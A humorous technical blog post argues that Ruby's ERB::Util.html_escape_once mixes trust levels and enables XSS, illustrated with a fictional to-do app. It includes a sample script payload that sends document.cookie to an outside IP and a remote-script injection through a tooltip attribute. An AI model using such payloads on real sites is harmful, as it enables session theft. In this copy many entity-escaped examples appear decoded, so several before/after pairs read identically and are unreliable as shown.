ERB::Util.html_escape_once: not even once.

Alternative title: “ERB::Util.html_escape_once considered harmful”.
Advice: Do not use this function. This function has no real-world, safe uses. Eschew it. Reject it from your codebase. Ratchet it out of existence.
Motivation: How many useful encoding or escaping-adjacent functions do you know of that are irreversible? What about ones which irreversibly blur the lines between trusted and untrusted content?
This article has eight “chapters”.
- Text
- From text to HTML
- Text in HTML
- HTML in HTML
- Trust levels
- Diagrammatic tl;dr
- Postscript: on automated HTML safety
- Postscript: on tags that aren’t tags
Text
Let’s say you’re writing a to-do list app for your hot new company, ToDoIfy®. An enterprising young web developer comes along and wants to use your to-do list app to write their to-do list app! If frontend development tutorials are anything to go by, to-do list apps are all we’ve got.
Here’s their first to-do:
Add <input> for to-do entry
They hit submit, and are taken back to their to-do list page. Their to-do list to-do list? It looks like this:

Jeez, that’s embarrassing. They report the bug to us, and we hastily add a call to html_escape1 or escapeHTML or whatever the ecosystem equivalent is. This article isn’t really about Ruby, but it’s certainly inspired by it!

Phew! IPO saved. What’s the actual difference in HTML received by the web browser in these cases?
-<li>Add <input> for to-do entry</li>
+<li>Add <input> for to-do entry</li>
escapeHTML replaces characters that could be recognised as comprising HTML tags or character references2 with character references that represent those characters. In other words, < might be seen as the start of a tag, so replace it with the character entity reference <, which represents the character < in a text node or attribute value without it being possibly parsed as anything but text.
This function will also replace >, " and ' with >, " and ' respectively. These are all essential in ensuring that you can drop a value into a tag’s attribute value without unexpected meaning switches. <img alt=funny>? Not so funny if the alt text is user-supplied and they choose the value ><script>window.location.href='https://66.66.66.66/exfil?'+document.cookie</script>3.
Importantly, it will also replace & with &, otherwise there would be no way to actually write the text < on the page without it disappearing into a <. You write &lt; in HTML to get that text.
Now, these are fairly cursed circumstances we’re discussing to begin with — why are you piecing together HTML with strings in the first place? — but these are fairly cursed times we live in, and sometimes that best-avoided is unavoidable.
From text to HTML
The IPO was a great success, and ToDoIfy® has received seventy Marc Andreesen’s worth of investment. Baby, we’re going rich-text! A team of prompt engineers put their best agents onto it, and at the low low price of 63×1016 tokens, the Orinoco River and 18% of the world’s remaining biodiversity, we now have a WYSIWYG editor for to-do entry. Bold, italic, even underl— wait, no. No underline. But bold and italic, you betcha!
Our web developer sees the announcement, and decides to try over with a new account. They once again type:
Add <input> for to-do entry
They are taken back to the index and are greeted with this monstrosity:

What happened!? I thought we escaped it and fixed everything?!
And we did — but the nature of our input changed. In the Before Times, we were receiving text, and throwing text directly into HTML means interpreting text as HTML, leading to the brokenness4 we saw in the first screenshot. We escape text before placing it into the raw HTML output stream, ensuring it is interpreted solely as text.
In the After Times, however, we’re receiving HTML. When our user typed Add <input> into the WYSIWYG editor, the HTML they submitted to the backend looked like Add <input>. Escaping that same HTML leads to us treating the HTML as text, so the entities2 become visible!
At this point, our backend developer team is scratching its collective head. We have a problem. See, we have billions (maybe trillions) of rows from the Before Times, and they’re all full of text input like Add <input>. But it’s been just over half an hour since the WYSIWYG editor deploy and we’ve already nearly reached a million rows of HTML input like Add <input>5. If we stop escaping the output, all the old rows will become radioactive and hazardous! If we don’t, though, all the new ones will look awful! What to do?
Aside: is this the punchline? (It is not.)
At this point, one might think: hey, is there some way we can only escape entities that need escaping? And there might be, but the problem is, definitions of “need” vary. ERB::Util.html_escape_once cannot save you here: its definition of “need” is: if there’s a <, >, ', ", or a & that doesn’t look like it’s part of a character reference, escape it!
So sure, our Before Times Add <input> correctly turns into Add <input>. And our After Times Add <input> doesn’t get messed with. Great!
Unfortunately, it breaks our actual WYSIWYG support — <b>Raise $100,000,000mm</b> from the frontend becomes <b>Raise $100,000,000mm</b> when it gets put onto the page, and just like that we undid all NVIDIA’s hard work.
We hire a human consultant to “brain solve” this and they suggest we either escape all the rows from the Before Times (so our column now consistently stores HTML), or add a version marker so we know to process the rows differently in output. OK, fine, whatever, we had to convince payroll to pay an actual person and not just the Holy Trinity or Corporate Centipede or whatever they’re called these days, but everyone’s saying that the agents won’t even let this mistake be possible when GPT-26 lands with something they’re referring to in alpha release notes only as “The Swarm”. It’s fine.
Text in HTML
So far, so webscale. We haven’t turned a profit yet, but we’re pretty sure this next DeFi–LLM integration will be a game changer.
The feature design is simple. It’s too simple. It’s brilliant. This changes everything. We add an input to the new to-do page, where you can enter a list of DeFi tokens your to-do is related to. On the to-do list, you can hover over any of your to-dos to see which tokens are part of this “connected experience.” We use the title attribute on the <li> to make this happen.
Please imagine together with me, for a moment, that it was easier to take a screenshot with the mouse cursor still visible in it than it was to write this sentence of apologia:

To be honest, we haven’t worked out how to get the LLM in here yet, but it’s a must-have for our investors so stand by for some proprietary patent-pending LLM tech6.
Because we have the organisational memory of a goldfish, we just threw these entries right into the title attribute. The inevitable happened — namely, a fifteen-year old intern called Creighton with a typing quirk — and shortly after our app was graced with this:
rakali coin <"$rkl">
Creighton was, in turn, graced with this:

Oh no :( Let’s not think too much about where our poor $rkl went.
The thing is, the intern got hired long after this feature went out, and — what did I tell you about goldfishes — someone making a client app already started sending HTML into these rows too. I mean, they don’t work like HTML — if you type a < you see a < in the tooltip on the website, it’s just a title attribute — but it was an Electron app using a contenteditable="plaintext" so the entities got encoded by accident.
The funny thing is, those items actually worked better. See, when Creighton tried using the client app to do the same thing, what made its way into the database was instead this:
rakali coin <"$rkl">
And that works just fine when you view it on web! Really, it’s just the web frontend inserting the wrong stuff in the backend. but it’s too late to change that now. Can’t you fix it so they both look good?
The dread head of ERB::Util.html_escape_once rises once again. It Makes Them Both Work, so it must be good, right? It’s committed and we move on — there’s an exciting new collab deal to chase!
<li title="<%= ERB::Util.html_escape_once(todo.related_coins) %>">
HTML in HTML
Someone, somewhere, announces that system UI tooltips are So Web 1.0. Isn’t there a Prototype.js plugin for tooltips or something? Can we jQuery this? Is it on Bower?
Someone, somewhere, briefly considers accessibility before they— haha jk lol no they don’t. They change the title attribute to data-tooltip, add 28 nested dependencies to package-lock.json and 900 kilobytes of minified JavaScript, straight in the <head> tag (“it caches better”, they reassure you), and call it a day.
<li data-tooltip="<%= ERB::Util.html_escape_once(todo.related_coins) %>">
It works great, and yet, not a day passes before someone says — hey, that cool tooltip that appears is just a <div>. Can we style that?
Well, uh, yeah, I don’t see why not. I have to add data-html to tell ToolTippr v5 to let us style it, but now wrapping the value in <marquee> works just fine!
<li data-tooltip="<%= ERB::Util.html_escape_once(todo.related_coins) %>" data-html>
Actually, it works fine whether we wrap it before or after the html_escape_once call.
Actually, it works fine whether we write it <marquee> or <marquee>, whether we do it before or after the html_escape_once call.
Isn’t something fishy about this? Are your spidey senses not tingling?
Trust levels
It can be hard to wrap our heads around what’s exactly happening when we escape and unescape things. Or escape things “once”. I wrote about this at length, nearly a decade and a half ago, and 21 year old me’s conclusions still ring true today, even if they’re a little trite:
Data in your application should mean what it means.
When data comes in, interpret its meaning once, according to context.
When data goes out, encode it meaningfully according to context.
Let’s analyse the meaning of some functions in this area, in any language ecosystem; not the how, but the what:
- Functions variously called
escapeHTML,html_escape,html.escape: take some text and render it into HTML in such a way that it represents the same value when encountered in a text node or attribute.- I have the text
100 > 50. I want the HTML equivalent of this. I put it throughescapeHTML. I get100 > 50. That’s HTML, and if I put that into a tag, that tag will contain a text node with the content100 > 50. Perfect.
- I have the text
- Functions variously called
unescapeHTML,html.unescape: take some HTML as encountered in the body of a text node or attribute, and render it into text in such a way that it represents the same value.- I read the HTML
<p>100 > 50</p>. I want the textual content of this and for reasons knowable only to myself and the Lord above, I will do it without an HTML parser. I strip tags and I’m left with100 > 50. I run that throughunescapeHTML, and I get100 > 50. Passable.
- I read the HTML
These functions are complimentary, and indeed, unescapeHTML(escapeHTML(x)) will always equal x.
(It’s really important to note, however, that escapeHTML(unescapeHTML(x)) will very often not equal x, with security-catastrophic consequences, and I will get to this.)
But first, let’s try to describe the “what” of html_escape_once. What would that be like?
Take some .. text? Well, no, not really — it might contain entities, the whole point of the _once bit is we don’t want to touch entities, so we’re conceding it might not just be text.
Take some HTML? Well, uh, no, we’re explicitly trying not to do that. If there’s HTML tags in there, we want them escaped!
Take some text-ish HTML and render it into HTML in such a way that whatever looked like HTML is treated like text but things that look like HTML entities are treated like entities, in such a way that it represents, uh. Something.
This is Wonked, and the reason is in the messiness of this definition. When do we have text-ish HTML? The answer is, hopefully never. If you’re already that far gone, you’re screwed, right? You can never consistently treat it as one or the other. If you html_escape_once some text-ish HTML, you’ve turned it into “just HTML” (albeit HTML that will almost certainly represent something illegible at some point), but you can never, ever unescape it again. Why? You’ve mixed text and HTML into the same “trust level”.
Text in its unadulterated “text” form is something we can handle safely. We can store it in a database field, knowing it faithfully represents some input exactly as intended. We can put it in a text node in the DOM. We can escape it and put it in HTML, although hopefully our framework is doing this for us.
Importantly, if you do escape it into HTML yourself, you know the resulting HTML is also trusted, and safe for display. The user-controlled portion has been neutralised. You could write, say, <b>#{escapeHTML(user_text_input)}</b> into a .html file, and you know that if they typed Add <input>, when you open that file, you should see those very letters Add <input> in bold, with no surprise textboxes.
On the other hand, if you receive HTML from the client, it is not trusted. Even if it’s meant to come from your own editor, there’s nothing stopping them sending you <script>blahBlah.megaEvil()</script> anyway and mixing that into your output without the appropriate steps is a recipe for an Our Incredible Journey at a huge loss.
You sanitise the HTML, though, and it’s looking great.
You’re not clocking it, are you? You’re not clocking that I’m standing on business. Sanitisation won’t save you — this is an entirely different problem.
Creighton, the lovable scamp, enters his latest coin into the app’s WYSIWYG interface, with a little extra their website told him to do:
Katydid Coin $$$KTDC <script src=https://katydid.coin/win.js></script>
As we mentioned, the app is sending HTML, so we feel pretty safe because this is what goes down the wire, and into (and out of) the database:
<p>Katydid Coin $$$KTDC <script src=https://katydid.coin/win.js></script></p>
We can sanitise it going into the database, or we can sanitise it before preparing for output. Or both! This is safe. There’s no nasty tags in here, just text in a paragraph.
What’s our frontend HTML look like again?
<li data-tooltip="<%= ERB::Util.html_escape_once(todo.related_coins) %>" data-html>
Remind me what happens when we html_escape_once that string above? < and > get escaped, but none of the < or >. We end up with this:
<li data-tooltip="<p>Katydid Coin $$$KTDC <script src=https://katydid.coin/win.js></script></p>" data-html>
Now, when ToolTippr v5 reads el.dataset["tooltip"] to insert HTML into the tooltip <div>, what does it see?
<p>Katydid Coin $$$KTDC <script src=https://katydid.coin/win.js></script></p>
:') I hope your CSP policies are good. If we’d used good ol’ plain escapeHTML, this wouldn’t have happened!
We can say that escapeHTML encodes text as HTML, preserving the level of trust while changing the acceptable context for the value. The corollary is that unescapeHTML decodes HTML into text (though it only preserves the level of trust inasmuch as you originally encoded it as HTML to begin with; again, more on this later).
html_escape_once encodes text as HTML, preserving the level of trust, except for entities in the original text, which are left untouched, and migrate a level of trust “upwards”. The output is of mixed trust, in a single string. Here be dragons.
Diagrammatic tl;dr
Here’s what happens when we’re just escaping and unescaping HTML like we used to do in the Good Old Days, when men were real men, women were real women, and enbies were real tired of your shit:

All those “I’ll get to it in a moment” bits come good here: you can’t unescape content that you didn’t escape first yourself. I mean, you can, but here be dragons strikes again. Note the dashed line which represents the Rubicon: once you pass it, you’re stuck on the other side. You’ve mixed trust levels again.
Meditate on the undesirability of ending up above the dashed line.
Now let’s involve that horrible cousin of escapeHTML who was always mean to us at Easter gatherings, html_escape_once, and see how the picture changes7:

IS IT BETTER? I THINK IT’S WORSE. This is what I really mean by mixing trust levels, and how html_escape_once makes that so easy. It either does nothing, OR, it ruins your week. Or your week was already ruined. Either way, if it’s lurking in your codebase, you can practically guarantee it’s doing (a) nothing, or (b) nothing good.
Do not use this function.
Postscript: on automated HTML safety
Most templating ecosystems have something good for this, and provided you keep the input correctly marked as HTML-safe or -unsafe, it can work out for you safely and correctly with no extra work.
That’s a big “provided”, though, and even moderately-featured user content HTML pipelines are often doing many operations on a document, pulling in various sources of content (many of which are user-controlled; user names, item descriptions, custom statuses …) and layering on ever increasing amounts of complexity before ever getting near the frontend templating system.
If you’re comprehensively using the templating system, or only working on a DOM and serialising once at render, you are in God’s country, and I envy you. If not, may this advice help you steer the course.
Postscript: on tags that aren’t tags
A lot of the wonk here arises because these are functionally equivalent, meaning a modern browser will interpret them as exactly the same:
-
<div data-tooltip="<p>Hello, world!</p>">x < y, fr fr!</div>
-
<div data-tooltip="<p>Hello, world!</p>">x < y, fr fr!</div>
This may seem at odds with what I’ve told you, but regrettably, it is not.
The easy part8 is the content of the <div>. If a < isn’t part of an HTML tag, it just doesn’t interrupt the text node it’s a part of! Of course, if you reserialise that text node, you’ll get a < back out, but they are functionally equivalent. Maybe the former will fail some W3C validator somewhere, y’know, when taken in a time machine back to the late 90s.
The harder part, which can lead to much weeping and gnashing of teeth, is the data-tooltip attribute value. An HTML tag’s attribute value is just text — it’s not a tree, and so we can’t have a tag-like construction do anything in there. Entities are still processed, since otherwise there’d be no way to put a double-quote inside a double-quoted attribute value, which means that in an attribute value, < and < are totally equivalent! They both represent the character < in that value. Maybe there would be world peace today if bare < was forbidden, but HTML does not forbid.
This is where things can get really screwy with writing HTML “by hand”. <p>Hello, world!</p> and <p>Hello, world!</p> mean the same thing when they’re put into an attribute value, but very different things outside one. The answer is to always escape attribute values when writing them out — then they mean different things inside an attribute value and outside one — ideally in a generic method far away from any user concerns, or just serialise a real DOM in the first place!
This screwiness in attribute values combines particularly well (poorly) with html_escape_once — note that it always has no effect on how an attribute value is interpreted, because it only changes characters to entities that wouldn’t get special treatment in an attribute value anyway!
DO NOT BE LED INTO TEMPTATION. “It has no effect so it does no harm, right?” WRONG. All the preceding paragraph is telling you is that putting unescaped content where an attribute value is expected will end up mixing trust levels even without your help. See the second diagram above — it’s the one wonky purple line that’s crossing the Rubicon! In this context it’s also equivalent to unescaping the HTML once9, which is the other way to cross that line! It’s bad! It’s so bad!
The solution is to uniformly escape the value going in. If you maul the value with html_escape_once — essentially pre-empting the damage this fun parsing mode might do by doing it to yourself first — there is likewise no recovering.
-
look at that comment. Look at the example irb session in the docs. Can you guess what’s happened here? It’s not the documentation’s fault …
I wonder if APIdock uses
html_escape_once? ↩ -
the word “entity” is often used in a very slipshod way to refer to character references themselves (of both the numeric and entity kind), and sometimes to even the characters that are replaced by functions like this, and I will continue this great tradition. Arguably this contributes to the confusion in the landscape, but I submit that if you can’t differentiate your input from your output, you’re cooked regardless of terminology. ↩ ↩2
-
of course, you’ll need quotes around that attribute value anyway if there could possibly be a space in the user input, as
escapeHTMLdoesn’t replace whitespace with entities (though you could!), and that’s where the"and'replacements come in. ↩ -
make no mistake — this is a severe security issue that could cost you millions of dollars in damages, security bounty payouts and lost shareholder confidence! ↩
-
I am straight-up not engaging with the problem of sanitisation of user input in this post. That’s a whole different kettle of fish and not to be conflated with correct handling of levels of escaping/trustedness in the first place, and by not engaging with it I hope to disentangle the two concepts ever so slightly. Remember that you cannot trust the frontend at all, and motivated users can and will send whatever they want to all of your backend APIs.
Please remember too that you cannot fix one of these problems with the tools for the other. Running a sanitiser won’t help you if escaped HTML finds itself being unescaped down the line or in the browser. ↩
-
unlike
escapeHTML, all of my cousins are lovely people! I think there’s some rule for trans people that immediate family is extremely hit or miss, but somehow extended family is almost uniformly supportive. ↩ -
not so easy for my syntax highlighting tho lol!
<span class="tag">indeed. ↩ -
Say you start with this value, which we want to put in an attribute:
<p>Creighton loves <script src=Web3></script></p>If we put it straight in …
<div data-tooltip="<p>Creighton loves <script src=Web3></script></p>">… it gets interpreted as the value
<p>Creighton loves <script src=Web3></script></p>.If we
html_escape_once?<div data-tooltip="<p>Creighton loves <script src=Web3></script></p>">No change. We are still beset by token swaps and smart contracts.
If we
unescapeHTML?<div data-tooltip="<p>Creighton loves <script src=Web3></script></p>">Also no change! Truly we are of the damned.
What about a regular
escapeHTML?<div data-tooltip="<p>Creighton loves &lt;script src=Web3&gt;&lt;/script&gt;</p>">How’s that interpreted? Madre mía:
<p>Creighton loves <script src=Web3></script></p>#blessed. See the second diagram again to track this, keeping in mind that the particularities of attribute value parsing are as if a single round of
unescapeHTMLwere applied to the raw string that makes up the value in the HTML. If you don’t escape it once yourself, you cross the Rubicon by default. ↩